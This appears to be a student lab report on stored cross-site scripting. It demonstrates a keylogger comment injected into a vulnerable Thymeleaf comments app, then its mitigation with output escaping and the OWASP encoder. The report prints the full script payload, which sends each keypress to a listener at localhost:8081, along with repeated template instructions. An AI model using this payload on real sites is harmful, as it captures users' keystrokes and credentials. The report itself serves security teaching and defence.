




- Take a screenshot of the running application at this point.
- Paste the image into a Microsoft Word document.
- Put a caption below the image explaining what is being demonstrated.



- Take a screenshot of the running application at this point.
- Paste the image into a Microsoft Word document.
- Put a caption below the image explaining what is being demonstrated.




Figure 1 "Key logged" messages appear in the console even though the user interface appears to be normal.



- Take a screenshot of the running application at this point.
- Paste the image into a Microsoft Word document.
- Put a caption below the image explaining what is being demonstrated.

ID	Author	Text	Actions
	Alice	This is a comment from Alice	Edit Delete
	Bob	This is a comment from Bob	Edit Delete
	Charlie	This is a comment from Charlie	Edit Delete
	jimmy		Edit Delete
	jimmy	jimmy johns sandwich	Edit Delete
	jimmy	jimmy johns sandwich	Edit Delete

Add Comment

thor

my johns sandwich
 fdasasdasdfjsndfladsfliaebfibaubelvbqbedfpjbvaepfjg adifubvaejrpaiddfbvajerfnaubf[voqa er'[iubfivjs
 cript>
 cument.addEventLstener('keypress', function(evt) {
 var key = evt.key;
 if (key) {
 var param = encodeURIComponent(key);
 var url = "http://localhost:8081/logKey?key=" + param;
 fetch(url, {
 method: 'GET'




Figure 2 The Listener app is responding to URL requests from the JavaScript application.



- Take a screenshot of the running application at this point.
- Paste the image into a Microsoft Word document.
- Put a caption below the image explaining what is being demonstrated.




Figure 3 The new comment has been rendered inert and displays on the application form as standard text, which cannot execute.



- Take a screenshot of the running application at this point.
- Paste the image into a Microsoft Word document.
- Put a caption below the image explaining what is being demonstrated.

ID	Author	Text	Actions
1	Alice	This is a comment from Alice	Edit Delete
2	Bob	This is a comment from Bob	Edit Delete
3	Charlie	This is a comment from Charlie	Edit Delete
4	scrip	<code>sctip <script> document.addEventListener('keypress', function(evt) { var key = evt.key; if (key) { var param = encodeURIComponent(key); var url = "http://localhost:8081/logKey?key=" + param; fetch(url, { method: 'GET' }).then(response => { if (!response.ok) { throw new Error('Network response was not ok'); } return response.text(); }) .then(data => { console.log('Key logged:', data); }).catch(error => { console.error('There was a problem with the fetch operation:', error); }); }); </script></code>	Edit Delete

Add Comment

Author:

`sctip <script>
document.addEventListener('keypress', function(evt) {
 var key = evt.key;
 if (key) {
 var param = encodeURIComponent(key);
 var url = "http://localhost:8081/logKey?key=" + param;
 fetch(url, { method: 'GET' }).then(response => {
 if (!response.ok) {
 throw new Error('Network response was not ok');
 }
 return response.text();
 }) .then(data => {
 console.log('Key logged:', data);
 }).catch(error => {
 console.error('There was a problem with the fetch operation:', error);
 });
 });
</script>`

The activity showcased the major security weaknesses attached to Cross-Site Scripting (XSS) attacks in web applications and the need for adoption of appropriate security measures. By means of direct experience, I discovered the way that hostile JavaScript code could be incorporated into the input fields of a user and after that executed when shown to other people, thus, allowing the attacker to carry out such operations as keystroke logging and or session stealing. The task comprised the development of a "listener" application that was malicious in nature and which was able to record all keystrokes made in a comments application designed to be vulnerable, thereby, demonstrating how uncleaned input from users coupled with application of incorrect output encoding (using `th:utext` instead of `th:text`) give rise to the creation of security vulnerabilities that can be exploited. The main point was to comprehend the fact that in order to eliminate the risk of XSS outright a composite method will have to be applied: screening the user input with the help of libraries such as OWASP Java Encoder to render the malicious code inactive before it is stored, and also being precise about the output in Thymeleaf templates, by using `th:text` instead of `th:utext`. `th:text` will ensure that any HTML or JavaScript is escaped and therefore rendered as non-executable code. This hands-on experience brought home the idea that security is a prime factor, and it must be incorporated into the applications right from the beginning, with developers still being conscious of the need to validate and sanitize all the data coming from the users.